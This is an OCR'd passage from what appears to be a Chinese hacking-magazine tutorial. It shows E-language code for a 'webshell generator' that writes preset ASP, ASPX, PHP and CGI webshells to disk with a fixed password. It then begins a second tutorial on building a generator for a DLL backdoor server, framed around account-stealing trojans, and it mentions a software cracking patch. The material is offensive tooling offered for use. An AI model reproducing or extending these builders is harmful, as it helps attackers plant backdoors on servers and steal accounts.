


图9

贴的方法把代码复制进来，可能会造成代码的丢失，所以我们应该采用从文本导入的方式。点击“导入文本”，然后选择SHELL代码就可以了，如图11。把所有的SHELL代码都存放好之后我们来开始写生成按钮的代码，如图12。

双击界面上的“生成”按钮，来到代码编写窗口，首先插入变量，变量要比常量的数量多一个，因为除了对应的常量外，我们还要声明一个运行目录的变量，以便生成的SHELL在生成器的同目录下。变量的类型都为文本型，如图13。




图10




图11




图12




图13

以下是程序主体代码：

```
CQ ＝ #C
SQ ＝ #S
shisanQ ＝ #shisan
ASPQ ＝ #ASP
ASPXQ ＝ #ASPX
PHPQ ＝ #PHP
CGIQ ＝ #CGI
HTMQ ＝ #HTM
运行目录 ＝ 取运行目录 () ＋ "\"
.判断开始 (单选框1.选中 ＝ 真)
写到文件 (运行目录 ＋ "honglang.asp", 到字节集 (ASPQ))
    信息框 ("祝你好运！", 0, )
.判断 (单选框2.选中 ＝ 真)
写到文件 (运行目录 ＋ "rootshell.aspx", 到字节集 (ASPXQ))
    信息框 ("shell已经生成，密码为hst", 0, )
.判断 (单选框3.选中 ＝ 真)
    写到文件 (运行目录 ＋ "angel.php", 到字节集 (PHPQ))
    信息框 ("shell已经生成，密码为hst", 0, )
.判断 (单选框4.选中 ＝ 真)
写到文件 (运行目录 ＋ "koni.cgi", 到字节集 (CGIQ))
    信息框 ("shell已经生成，密码为hst", 0, )
.判断 (单选框5.选中 ＝ 真)
写到文件 (运行目录 ＋ "aspphp.htm", 到字节集 (HTMQ))
    信息框 ("祝你好运！", 0, )
.判断 (单选框6.选中 ＝ 真)
写到文件 (运行目录 ＋ "shisan.asp", 到字节集 (shisanQ))
    信息框 ("shell已经生成，密码为hst", 0, )
.判断 (单选框7.选中 ＝ 真)
    写到文件 (运行目录 ＋ "2006c端.htm", 到字节集 (CQ))
写到文件 (运行目录 ＋ "S.txt", 到字节集 (SQ))
信息框 ("shell已经生成，密码为hst", 0, )
.默认
    信息框 ("请选择shell，再点击生成按钮", 0, )
```

开始的八行代码是把常量赋值给变量，第九行是定义了运行目录，下面是利用判断语句判断你所选择的SHELL并且生成。

我们以下面这几句代码为例详细的说明一下。

```
.判断开始 (单选框1.选中 ＝ 真)
写到文件 (运行目录 ＋ "honglang.asp", 到字节集 (ASPQ))
    信息框 ("祝你好运！", 0, )
```

第一句**判断开始 (单选框1.选中 ＝ 真)**是判断你是否选择了单选框1，如果选中了单选框1也就是值为真，那么就执行下面的语句。

第二句**写到文件 (运行目录 ＋ "honglang.asp", 到字节集 (ASPQ))**是当上一句的值为真时则要执行的语句，也就是把字符集ASPQ中的内容写到软件运行同目录的honglang.asp中。

第三句**信息框 ("祝你好运！", 0,)**是生成之后弹出的对话框。

如果所有的单选框都没有选中，也就是所有的值都为假，那么程序就会执行最后一句**信息框 ("请选择shell，再点击生成按钮", 0,)**。

到此这个简单的SHELL生成器就编写好了，编写这个小东西的时候，我也只是学习了一个下午的使用而已，方法和代码都是自己想出来的，倘若代码中有语法错误或者不完善的地方，还请大家多多批评指正，毕竟互相交流学习才是重点吗！

（文章中涉及到的易语言破解补丁以及制作好的Webshell生成器已经收录在光盘中）

MFC也来制作服务端生成器

GXM/桂晓敏［L.S.T]&[H.S.T]

各位菜菜都使用过一些盗号软件吧，只要简单的配置一下相关的选项信息，就可以生成服务端了。那么，大家想不想自己也编写出类似的生成器呢？本文我就教大家在VC++6.0下来制作一个服务端生成器。

生成服务端的编程实现方法比较多，本文我们选用最简单的实现方法：直接修改文件资源，再生成服务端。我选用的服务端程序是我编写的dll后门，在dll后门的编程过程中我事先预设的密码为19个a。使用WinHex.exe载入dll后门文件，按Ctrl+F进行查找，输入19个a，搜索到的结果如图1所示。

